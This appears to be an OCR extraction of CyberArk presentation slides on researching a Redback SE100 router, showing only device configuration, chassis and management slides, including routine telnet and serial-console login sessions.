
CYBERARK®

Firmware | Debug | Jailbreak | Device | Vulns | Exploit | Rum


Device Configuration




Device Configuration - Redback SE100



Device Configuration - Redback SE100



Device Configuration - Redback SE100




Device Configuration - Redback SE100




SE100 Chassis




SE100 Chassis




SE100 Chassis




SE100 Chassis




SE100 Chassis



SE100 Chassis




SE100 Management



SE100 Management



```
wave@wave:~$ telnet 10.0.6.200
redback
login: super
Password:
[local]redback#
```




SE100 Management



```
wave@wave:~$ telnet 10.0.6.200
redback
login: super
Password:
[local]redback#
```

```
Welcome to minicom 2.7.1

OPTIONS: I18n
Compiled on Dec 23 2019, 02:06:26.
Port /dev/ttyUSB0, 08:49:04
login: super
Password:
[local]redback#
```




SE100 Management



```
wave@wave:~$ telnet 10.0.6.200
redback
login: super
Password:
[local]redback#
```

```
Welcome to minicom 2.7.1

OPTIONS: I18n
Compiled on Dec 23 2019, 02:06:26.
Port /dev/ttyUSB0, 08:49:04
login: super
Password:
[local]redback#
```



SE100 Management




```
wave@wave:~$ telnet 10.0.6.200
redback
login: super
Password:
[local]redback#
```



```
Welcome to minicom 2.7.1

OPTIONS: I18n
Compiled on Dec 23 2019, 02:06:26.
Port /dev/ttyUSB0, 08:49:04
login: super
Password:
[local]redback#
```




Device Configuration - Redback SE100

